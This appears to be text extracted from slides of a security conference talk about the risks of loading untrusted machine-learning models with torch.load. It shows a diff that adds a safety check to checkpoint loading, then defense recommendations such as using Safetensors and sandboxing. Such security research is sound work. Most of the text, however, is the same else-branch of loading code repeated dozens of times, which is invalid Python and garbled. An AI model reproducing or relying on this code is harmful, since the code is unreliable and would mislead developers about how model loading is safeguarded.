
```
521 +     # Fallback to torch.load (if weights_only was explicitly False, do not check safety as this is known to be unsafe)
522 +     if weights_only:
523 +         check_torch_load_is_safe()
515 524     try:
516 525         if map_location is None:
517 526             if (
518 527                 (
519 528                     is_deepspeed_zero3_enabled()
520 529                     and torch.distributed.is_initialized()
521 530                     and torch.distributed.get_rank() > 0
522 531                 )
523 532                     or (is_fsdp_enabled() and not is_local_dist_rank_0())
524 533                 ) and not is_quantized:
525 534                     map_location = "meta"
526 535                 else:
527 536                     map_location = "cpu"
528 537             extra_args = {}
529 538             # mmap can only be used with files serialized with zipfile-based format.
530 539             if isinstance(checkpoint_file, str) and map_location != "meta" and is_zipfile(checkpoint_file):
531 540                 extra_args = {"mmap": True}
532 541             return torch.load(
533 542                 checkpoint_file,
534 543                 map_location=map_location,
535 544                 weights_only=weights_only,
536 545                 **extra_args,
537 546             )
538 547         else:
539 548             if map_location is None:
540 549                 map_location = "cpu"
541 550             extra_args = {}
542 551             if is_zipfile(checkpoint_file):
543 552                 extra_args["mmap"] = True
544 553             return torch.load(
545 554                 checkpoint_file,
546 555                 map_location=map_location,
547 556                 weights_only=weights_only,
548 557                 **extra_args,
549 558             )
550 559         else:
551 560             if map_location is None:
552 561                 map_location = "cpu"
553 562             extra_args = {}
554 563             if is_zipfile(checkpoint_file):
555 564                 extra_args["mmap"] = True
556 565             return torch.load(
557 566                 checkpoint_file,
558 567                 map_location=map_location,
559 568                 weights_only=weights_only,
560 569                 **extra_args,
561 570             )
562 571         else:
563 572             if map_location is None:
564 573                 map_location = "cpu"
565 574             extra_args = {}
566 575             if is_zipfile(checkpoint_file):
567 576                 extra_args["mmap"] = True
568 577             return torch.load(
569 578                 checkpoint_file,
570 579                 map_location=map_location,
571 580                 weights_only=weights_only,
572 581                 **extra_args,
573 582             )
574 583         else:
575 584             if map_location is None:
576 585                 map_location = "cpu"
577 586             extra_args = {}
578 587             if is_zipfile(checkpoint_file):
579 588                 extra_args["mmap"] = True
580 589             return torch.load(
581 590                 checkpoint_file,
582 591                 map_location=map_location,
583 592                 weights_only=weights_only,
584 593                 **extra_args,
585 594             )
586 595         else:
587 596             if map_location is None:
588 597                 map_location = "cpu"
589 598             extra_args = {}
590 599             if is_zipfile(checkpoint_file):
591 600                 extra_args["mmap"] = True
592 601             return torch.load(
593 602                 checkpoint_file,
594 603                 map_location=map_location,
595 604                 weights_only=weights_only,
596 605                 **extra_args,
597 606             )
598 607         else:
599 608             if map_location is None:
600 609                 map_location = "cpu"
601 610             extra_args = {}
602 611             if is_zipfile(checkpoint_file):
603 612                 extra_args["mmap"] = True
604 613             return torch.load(
605 614                 checkpoint_file,
606 615                 map_location=map_location,
607 616                 weights_only=weights_only,
608 617                 **extra_args,
609 618             )
610 619         else:
611 620             if map_location is None:
612 621                 map_location = "cpu"
613 622             extra_args = {}
614 623             if is_zipfile(checkpoint_file):
615 624                 extra_args["mmap"] = True
616 625             return torch.load(
617 626                 checkpoint_file,
618 627                 map_location=map_location,
619 628                 weights_only=weights_only,
620 629                 **extra_args,
621 630             )
622 631         else:
623 632             if map_location is None:
624 633                 map_location = "cpu"
625 634             extra_args = {}
626 635             if is_zipfile(checkpoint_file):
627 636                 extra_args["mmap"] = True
628 637             return torch.load(
629 638                 checkpoint_file,
630 639                 map_location=map_location,
631 640                 weights_only=weights_only,
632 641                 **extra_args,
633 642             )
634 643         else:
635 644             if map_location is None:
636 645                 map_location = "cpu"
637 646             extra_args = {}
638 647             if is_zipfile(checkpoint_file):
639 648                 extra_args["mmap"] = True
640 649             return torch.load(
641 650                 checkpoint_file,
642 651                 map_location=map_location,
643 652                 weights_only=weights_only,
644 653                 **extra_args,
645 654             )
646 655         else:
647 656             if map_location is None:
648 657                 map_location = "cpu"
649 658             extra_args = {}
650 659             if is_zipfile(checkpoint_file):
651 660                 extra_args["mmap"] = True
652 661             return torch.load(
653 662                 checkpoint_file,
654 663                 map_location=map_location,
655 664                 weights_only=weights_only,
656 665                 **extra_args,
657 666             )
658 667         else:
659 668             if map_location is None:
660 669                 map_location = "cpu"
661 670             extra_args = {}
662 671             if is_zipfile(checkpoint_file):
663 672                 extra_args["mmap"] = True
664 673             return torch.load(
665 674                 checkpoint_file,
666 675                 map_location=map_location,
667 676                 weights_only=weights_only,
668 677                 **extra_args,
669 678             )
670 679         else:
671 680             if map_location is None:
672 681                 map_location = "cpu"
673 682             extra_args = {}
674 683             if is_zipfile(checkpoint_file):
675 684                 extra_args["mmap"] = True
676 685             return torch.load(
677 686                 checkpoint_file,
678 687                 map_location=map_location,
679 688                 weights_only=weights_only,
680 689                 **extra_args,
681 690             )
682 691         else:
683 692             if map_location is None:
684 693                 map_location = "cpu"
685 694             extra_args = {}
686 695             if is_zipfile(checkpoint_file):
687 696                 extra_args["mmap"] = True
688 697             return torch.load(
689 698                 checkpoint_file,
690 699                 map_location=map_location,
691 700                 weights_only=weights_only,
692 701                 **extra_args,
693 702             )
694 703         else:
695 704             if map_location is None:
696 705                 map_location = "cpu"
697 706             extra_args = {}
698 707             if is_zipfile(checkpoint_file):
699 708                 extra_args["mmap"] = True
700 709             return torch.load(
701 710                 checkpoint_file,
702 711                 map_location=map_location,
703 712                 weights_only=weights_only,
704 713                 **extra_args,
705 714             )
706 715         else:
707 716             if map_location is None:
708 717                 map_location = "cpu"
709 718             extra_args = {}
710 719             if is_zipfile(checkpoint_file):
711 720                 extra_args["mmap"] = True
712 721             return torch.load(
713 722                 checkpoint_file,
714 723                 map_location=map_location,
715 724                 weights_only=weights_only,
716 725                 **extra_args,
717 726             )
718 727         else:
719 728             if map_location is None:
720 729                 map_location = "cpu"
721 730             extra_args = {}
722 731             if is_zipfile(checkpoint_file):
723 732                 extra_args["mmap"] = True
724 733             return torch.load(
725 734                 checkpoint_file,
726 735                 map_location=map_location,
727 736                 weights_only=weights_only,
728 737                 **extra_args,
729 738             )
730 739         else:
731 740             if map_location is None:
732 741                 map_location = "cpu"
733 742             extra_args = {}
734 743             if is_zipfile(checkpoint_file):
735 744                 extra_args["mmap"] = True
736 745             return torch.load(
737 746                 checkpoint_file,
738 747                 map_location=map_location,
739 748                 weights_only=weights_only,
740 749                 **extra_args,
741 750             )
742 751         else:
743 752             if map_location is None:
744 753                 map_location = "cpu"
745 754             extra_args = {}
746 755             if is_zipfile(checkpoint_file):
747 756                 extra_args["mmap"] = True
748 757             return torch.load(
749 758                 checkpoint_file,
750 759                 map_location=map_location,
751 760                 weights_only=weights_only,
752 761                 **extra_args,
753 762             )
754 763         else:
755 764             if map_location is None:
756 765                 map_location = "cpu"
757 766             extra_args = {}
758 767             if is_zipfile(checkpoint_file):
759 768                 extra_args["mmap"] = True
760 769             return torch.load(
761 770                 checkpoint_file,
762 771                 map_location=map_location,
763 772                 weights_only=weights_only,
764 773                 **extra_args,
765 774             )
766 775         else:
767 776             if map_location is None:
768 777                 map_location = "cpu"
769 778             extra_args = {}
770 779             if is_zipfile(checkpoint_file):
771 780                 extra_args["mmap"] = True
772 781             return torch.load(
773 782                 checkpoint_file,
774 783                 map_location=map_location,
775 784                 weights_only=weights_only,
776 785                 **extra_args,
777 786             )
778 787         else:
779 788             if map_location is None:
780 789                 map_location = "cpu"
781 790             extra_args = {}
782 791             if is_zipfile(checkpoint_file):
783 792                 extra_args["mmap"] = True
784 793             return torch.load(
785 794                 checkpoint_file,
786 795                 map_location=map_location,
787 796                 weights_only=weights_only,
788 797                 **extra_args,
789 798             )
790 799         else:
791 800             if map_location is None:
792 801                 map_location = "cpu"
793 802             extra_args = {}
794 803             if is_zipfile(checkpoint_file):
795 804                 extra_args["mmap"] = True
796 805             return torch.load(
797 806                 checkpoint_file,
798 807                 map_location=map_location,
799 808                 weights_only=weights_only,
800 809                 **extra_args,
801 810             )
802 811         else:
803 812             if map_location is None:
804 813                 map_location = "cpu"
805 814             extra_args = {}
806 815             if is_zipfile(checkpoint_file):
807 816                 extra_args["mmap"] = True
808 817             return torch.load(
809 818                 checkpoint_file,
810 819                 map_location=map_location,
811 820                 weights_only=weights_only,
812 821                 **extra_args,
813 822             )
814 823         else:
815 824             if map_location is None:
816 825                 map_location = "cpu"
817 826             extra_args = {}
818 827             if is_zipfile(checkpoint_file):
819 828                 extra_args["mmap"] = True
820 829             return torch.load(
821 830                 checkpoint_file,
822 831                 map_location=map_location,
823 832                 weights_only=weights_only,
824 833                 **extra_args,
825 834             )
826 835         else:
827 836             if map_location is None:
828 837                 map_location = "cpu"
829 838             extra_args = {}
830 839             if is_zipfile(checkpoint_file):
831 840                 extra_args["mmap"] = True
832 841             return torch.load(
833 842                 checkpoint_file,
834 843                 map_location=map_location,
835 844                 weights_only=weights_only,
836 845                 **extra_args,
837 846             )
838 847         else:
839 848             if map_location is None:
840 849                 map_location = "cpu"
841 850             extra_args = {}
842 851             if is_zipfile(checkpoint_file):
843 852                 extra_args["mmap"] = True
844 853             return torch.load(
845 854                 checkpoint_file,
846 855                 map_location=map_location,
847 856                 weights_only=weights_only,
848 857                 **extra_args,
849 858             )
850 859         else:
851 860             if map_location is None:
852 861                 map_location = "cpu"
853 862             extra_args = {}
854 863             if is_zipfile(checkpoint_file):
855 864                 extra_args["mmap"] = True
856 865             return torch.load(
857 866                 checkpoint_file,
858 867                 map_location=map_location,
859 868                 weights_only=weights_only,
860 869                 **extra_args,
861 870             )
862 871         else:
863 872             if map_location is None:
864 873                 map_location = "cpu"
865 874             extra_args = {}
866 875             if is_zipfile(checkpoint_file):
867 876                 extra_args["mmap"] = True
868 877             return torch.load(
869 878                 checkpoint_file,
870 879                 map_location=map_location,
871 880                 weights_only=weights_only,
872 881                 **extra_args,
873 882             )
874 883         else:
875 884             if map_location is None:
876 885                 map_location = "cpu"
877 886             extra_args = {}
878 887             if is_zipfile(checkpoint_file):
879 888                 extra_args["mmap"] = True
880 889             return torch.load(
881 890                 checkpoint_file,
882 891                 map_location=map_location,
883 892                 weights_only=weights_only,
884 893                 **extra_args,
885 894             )
886 895         else:
887 896             if map_location is None:
888 897                 map_location = "cpu"
889 898             extra_args = {}
890 899             if is_zipfile(checkpoint_file):
891 900                 extra_args["mmap"] = True
892 901             return torch.load(
893 902                 checkpoint_file,
894 903                 map_location=map_location,
895 904                 weights_only=weights_only,
896 905                 **extra_args,
897 906             )
898 907         else:
899 908             if map_location is None:
900 909                 map_location = "cpu"
901 910             extra_args = {}
902 911             if is_zipfile(checkpoint_file):
903 912                 extra_args["mmap"] = True
904 913             return torch.load(
905 914                 checkpoint_file,
906 915                 map_location=map_location,
907 916                 weights_only=weights_only,
908 917                 **extra_args,
909 918             )
910 919         else:
911 920             if map_location is None:
912 921                 map_location = "cpu"
913 922             extra_args = {}
914 923             if is_zipfile(checkpoint_file):
915 924                 extra_args["mmap"] = True
916 925             return torch.load(
917 926                 checkpoint_file,
918 927                 map_location=map_location,
919 928                 weights_only=weights_only,
920 929                 **extra_args,
921 930             )
922 931         else:
923 932             if map_location is None:
924 933                 map_location = "cpu"
925 934             extra_args = {}
926 935             if is_zipfile(checkpoint_file):
927 936                 extra_args["mmap"] = True
928 937             return torch.load(
929 938                 checkpoint_file,
930 939                 map_location=map_location,
931 940                 weights_only=weights_only,
932 941                 **extra_args,
933 942             )
934 943         else:
935 944             if map_location is None:
936 945                 map_location = "cpu"
937 946             extra_args = {}
938 947             if is_zipfile(checkpoint_file):
939 948                 extra_args["mmap"] = True
940 949             return torch.load(
941 950                 checkpoint_file,
942 951                 map_location=map_location,
943 952                 weights_only=weights_only,
944 953                 **extra_args,
945 954             )
946 955         else:
947 956             if map_location is None:
948 957                 map_location = "cpu"
949 958             extra_args = {}
950 959             if is_zipfile(checkpoint_file):
951 960                 extra_args["mmap"] = True
952 961             return torch.load(
953 962                 checkpoint_file,
954 963                 map_location=map_location,
955 964                 weights_only=weights_only,
956 965                 **extra_args,
957 966             )
958 967         else:
959 968             if map_location is None:
960 969                 map_location = "cpu"
961 970             extra_args = {}
962 971             if is_zipfile(checkpoint_file):
963 972                 extra_args["mmap"] = True
964 973             return torch.load(
965 974                 checkpoint_file,
966 975                 map_location=map_location,
967 976                 weights_only=weights_only,
968 977                 **extra_args,
969 978             )
970 979         else:
971 980             if map_location is None:
972 981                 map_location = "cpu"
973 982             extra_args = {}
974 983             if is_zipfile(checkpoint_file):
975 984                 extra_args["mmap"] = True
976 985             return torch.load(
977 986                 checkpoint_file,
978 987                 map_location=map_location,
979 988                 weights_only=weights_only,
980 989                 **extra_args,
981 990             )
982 991         else:
983 992             if map_location is None:
984 993                 map_location = "cpu"
985 994             extra_args = {}
986 995             if is_zipfile(checkpoint_file):
987 996                 extra_args["mmap"] = True
988 997             return torch.load(
989 998                 checkpoint_file,
990 999                 map_location=map_location,
991 1000                 weights_only=weights_only,
992 1001                 **extra_args,
993 1002             )
994 1003         else:
995 1004             if map_location is None:
996 1005                 map_location = "cpu"
997 1006             extra_args = {}
998 1007             if is_zipfile(checkpoint_file):
999 1008                 extra_args["mmap"] = True
1000 1009             return torch.load(
1001 1010                 checkpoint_file,
1002 1011                 map_location=map_location,
1003 1012                 weights_only=weights_only,
1004 1013                 **extra_args,
1005 1014             )
1006 1015         else:
1007 1016             if map_location is None:
1008 1017                 map_location = "cpu"
1009 1018             extra_args = {}
1010 1019             if is_zipfile(checkpoint_file):
1011 1020                 extra_args["mmap"] = True
1012 1021             return torch.load(
1013 1022                 checkpoint_file,
1014 1023                 map_location=map_location,
1015 1024                 weights_only=weights_only,
1016 1025                 **extra_args,
1017 1026             )
1018 1027         else:
1019 1028             if map_location is None:
1020 1029                 map_location = "cpu"
1021 1030             extra_args = {}
1022 1031             if is_zipfile(checkpoint_file):
1023 1032                 extra_args["mmap"] = True
1024 1033             return torch.load(
1025 1034                 checkpoint_file,
1026 1035                 map_location=map_location,
1027 1036                 weights_only=weights_only,
1028 1037                 **extra_args,
1029 1038             )
1030 1039         else:
1031 1040             if map_location is None:
1032 1041                 map_location = "cpu"
1033 1042             extra_args = {}
1034 1043             if is_zipfile(checkpoint_file):
1035 1044                 extra_args["mmap"] = True
1036 1045             return torch.load(
1037 1046                 checkpoint_file,
1038 1047                 map_location=map_location,
1039 1048                 weights_only=weights_only,
1040 1049                 **extra_args,
1041 1050             )
1042 1051         else:
1043 1052             if map_location is None:
1044 1053                 map_location = "cpu"
1045 1054             extra_args = {}
1046 1055             if is_zipfile(checkpoint_file):
1047 1056                 extra_args["mmap"] = True
1048 1057             return torch.load(
1049 1058                 checkpoint_file,
1050 1059                 map_location=map_location,
1051 1060                 weights_only=weights_only,
1052 1061                 **extra_args,
1053 1062             )
1054 1063         else:
1055 1064             if map_location is None:
1056 1065                 map_location = "cpu"
1057 1066             extra_args = {}
1058 1067             if is_zipfile(checkpoint_file):
1059 1068                 extra_args["mmap"] = True
1060 1069             return torch.load(
1061 1070                 checkpoint_file,
1062 1071                 map_location=map_location,
1063 1072                 weights_only=weights_only,
1064 1073                 **extra_args,
1065 1074             )
1066 1075         else:
1067 1076             if map_location is None:
1068 1077                 map_location = "cpu"
1069 1078             extra_args = {}
1070 1079             if is_zipfile(checkpoint_file):
1071 1080                 extra_args["mmap"] = True
1072 1081             return torch.load(
1073 1082                 checkpoint_file,
1074 1083                 map_location=map_location,
1075 1084                 weights_only=weights_only,
1076 1085                 **extra_args,
1077 1086             )
1078 1087         else:
1079 1088             if map_location is None:
1080 1089                 map_location = "cpu"
1081 1090             extra_args = {}
1082 1091             if is_zipfile(checkpoint_file):
1083 1092                 extra_args["mmap"] = True
1084 1093             return torch.load(
1085 1094                 checkpoint_file,
1086 1095                 map_location=map_location,
1087 1096                 weights_only=weights_only,
1088 1097                 **extra_args,
1089 1098             )
1090 1099         else:
1091 1100             if map_location is None:
1092 1101                 map_location = "cpu"
1093 1102             extra_args = {}
1094 1103             if is_zipfile(checkpoint_file):
1095 1104                 extra_args["mmap"] = True
1096 1105             return torch.load(
1097 1106                 checkpoint_file,
1098 1107                 map_location=map_location,
1099 1108                 weights_only=weights_only,
1100 1109                 **extra_args,
1101 1110             )
1102 1111         else:
1103 1112             if map_location is None:
1104 1113                 map_location = "cpu"
1105 1114             extra_args = {}
1106 1115             if is_zipfile(checkpoint_file):
1107 1116                 extra_args["mmap"] = True
1108 1117             return torch.load(
1109 1118                 checkpoint_file,
1110 1119                 map_location=map_location,
1111 1120                 weights_only=weights_only,
1112 1121                 **extra_args,
1113 1122             )
1114 1123         else:
1115 1124             if map_location is None:
1116 1125                 map_location = "cpu"
1117 1126             extra_args = {}
1118 1127             if is_zipfile(checkpoint_file):
1119 1128                 extra_args["mmap"] = True
1120 1129             return torch.load(
1121 1130                 checkpoint_file,
1122 1131                 map_location=map_location,
1123 1132                 weights_only=weights_only,
1124 1133                 **extra_args,
1125 1134             )
1126 1135         else:
1127 1136             if map_location is None:
1128 1137                 map_location = "cpu"
1129 1138             extra_args = {}
1130 1139             if is_zipfile(checkpoint_file):
1131 1140                 extra_args["mmap"] = True
1132 1141             return torch.load(
1133 1142                 checkpoint_file,
1134 1143                 map_location=map_location,
1135 1144                 weights_only=weights_only,
1136 1145                 **extra_args,
1137 1146             )
1138 1147         else:
1139 1148             if map_location is None:
1140 1149                 map_location = "cpu"
1141 1150             extra_args = {}
1142 1151             if is_zipfile(checkpoint_file):
1143 1152                 extra_args["mmap"] = True
1144 1153             return torch.load(
1145 1154                 checkpoint_file,
1146 1155                 map_location=map_location,
1147 1156                 weights_only=weights_only,
1148 1157                 **extra_args,
1149 1158             )
1150 1159         else:
1151 1160             if map_location is None:
1152 1161                 map_location = "cpu"
1153 1162             extra_args = {}
1154 1163             if is_zipfile(checkpoint_file):
1155 1164                 extra_args["mmap"] = True
1156 1165             return torch.load(
1157 1166                 checkpoint_file,
1158 1167                 map_location=map_location,
1159 1168                 weights_only=weights_only,
1160 1169                 **extra_args,
1161 1170             )
1162 1171         else:
1163 1172             if map_location is None:
1164 1173                 map_location = "cpu"
1165 1174             extra_args = {}
1166 1175             if is_zipfile(checkpoint_file):
1167 1176                 extra_args["mmap"] = True
1168 1177             return torch.load(
1169 1178                 checkpoint_file,
1170 1179                 map_location=map_location,
1171 1180                 weights_only=weights_only,
1172 1181                 **extra_args,
1173 1182             )
1174 1183         else:
1175 1184             if map_location is None:
1176 1185                 map_location = "cpu"
1177 1186             extra_args = {}
1178 1187             if is_zipfile(checkpoint_file):
1179 1188                 extra_args["mmap"] = True
1180 1189             return torch.load(
1181 1190                 checkpoint_file,
1182 1191                 map_location=map_location,
1183 1192                 weights_only=weights_only,
1184 1193                 **extra_args,
1185 1194             )
1186 1195         else:
1187 1196             if map_location is None:
1188 1197                 map_location = "cpu"
1189 1198             extra_args = {}
1190 1199             if is_zipfile(checkpoint_file):
1191 1200                 extra_args["mmap"] = True
1192 1201             return torch.load(
1193 1202                 checkpoint_file,
1194 1203                 map_location=map_location,
1195 1204                 weights_only=weights_only,
1196 1205                 **extra_args,
1197 1206             )
1198 1207         else:
1199 1208             if map_location is None:
1200 1209                 map_location = "cpu"
1201 1210             extra_args = {}
1202 1211             if is_zipfile(checkpoint_file):
1203 1212                 extra_args["mmap"] = True
1204 1213             return torch.load(
1205 1214                 checkpoint_file,
1206 1215                 map_location=map_location,
1207 1216                 weights_only=weights_only,
1208 1217                 **extra_args,
1209 1218             )
1210 1219         else:
1211 1220             if map_location is None:
1212 1221                 map_location = "cpu"
1213 1222             extra_args = {}
1214 1223             if is_zipfile(checkpoint_file):
1215 1224                 extra_args["mmap"] = True
1216 1225             return torch.load(
1217 1226                 checkpoint_file,
1218 1227                 map_location=map_location,
1219 1228                 weights_only=weights_only,
1220 1229                 **extra_args,
1221 1230             )
1222 1231         else:
1223 1232             if map_location is None:
1224 1233                 map_location = "cpu"
1225 1234             extra_args = {}
1226 1235             if is_zipfile(checkpoint_file):
1227 1236                 extra_args["mmap"] = True
1228 1237             return torch.load(
1229 1238                 checkpoint_file,
1230 1239                 map_location=map_location,
1231 1240                 weights_only=weights_only,
1232 1241                 **extra_args,
1233 1242             )
1234 1243         else:
1235 1244             if map_location is None:
1236 1245                 map_location = "cpu"
1237 1246             extra_args = {}
1238 1247             if is_zipfile(checkpoint_file):
1239 1248                 extra_args["mmap"] = True
1240 1249             return torch.load(
1241 1250                 checkpoint_file,
1242 1251                 map_location=map_location,
1243 1252                 weights_only=weights_only,
1244 1253                 **extra_args,
1245 1254             )
1246 1255         else:
1247 1256             if map_location is None:
1248 1257                 map_location = "cpu"
1249 1258             extra_args = {}
1250 1259             if is_zipfile(checkpoint_file):
1251 1260                 extra_args["mmap"] = True
1252 1261             return torch.load(
1253 1262                 checkpoint_file,
1254 1263                 map_location=map_location,
1255 1264                 weights_only=weights_only,
1256 1265                 **extra_args,
1257 1266             )
1258 1267         else:
1259 1268             if map_location is None:
1260 1269                 map_location = "cpu"
1261 1270             extra_args = {}
1262 1271             if is_zipfile(checkpoint_file):
1263 1272                 extra_args["mmap"] = True
1264 1273             return torch.load(
1265 1274                 checkpoint_file,
1266 1275                 map_location=map_location,
1267 1276                 weights_only=weights_only,
1268 1277                 **extra_args,
1269 1278             )
1270 1279         else:
1271 1280             if map_location is None:
1272 1281                 map_location = "cpu"
1273 1282             extra_args = {}
1274 1283             if is_zipfile(checkpoint_file):
1275 1284                 extra_args["mmap"] = True
1276 1285             return torch.load(
1277 1286                 checkpoint_file,
1278 1287                 map_location=map_location,
1279 1288                 weights_only=weights_only,
1280 1289                 **extra_args,
1281 1290             )
1282 1291         else:
1283 1292             if map_location is None:
1284 1293                 map_location = "cpu"
1285 1294             extra_args = {}
1286 1295             if is_zipfile(checkpoint_file):
1287 1296                 extra_args["mmap"] = True
1288 1297             return torch.load(
1289 1298                 checkpoint_file,
1290 1299                 map_location=map_location,
1291 1300                 weights_only=weights_only,
1292 1301                 **extra_args,
1293 1302             )
1294 1303         else:
1295 1304             if map_location is None:
1296 1305                 map_location = "cpu"
1297 1306             extra_args = {}
1298 1307             if is_zipfile(checkpoint_file):
1299 1308                 extra_args["mmap"] = True
1300 1309             return torch.load(
1301 1310                 checkpoint_file,
1302 1311                 map_location=map_location,
1303 1312                 weights_only=weights_only,
1304 1313                 **extra_args,
1305 1314             )
1306 1315         else:
1307 1316             if map_location is None:
1308 1317                 map_location = "cpu"
1309 1318             extra_args = {}
1310 1319             if is_zipfile(checkpoint_file):
1311 1320                 extra_args["mmap"] = True
1312 1321             return torch.load(

```

06

Defense & Summary

Update, Now!



Please Update

memes-arsenalru

Some Recommendations

- From the Model Format Perspective
 - Use more secure formats like Safetensors
- From the Model Community Perspective
 - Scan and flag malicious models
- From the User Perspective
 - Don't load untrusted models
 - Load them in the sandbox

Q & A



AUGUST 6-7, 2025

MANDALAY BAY / LAS VEGAS

Thanks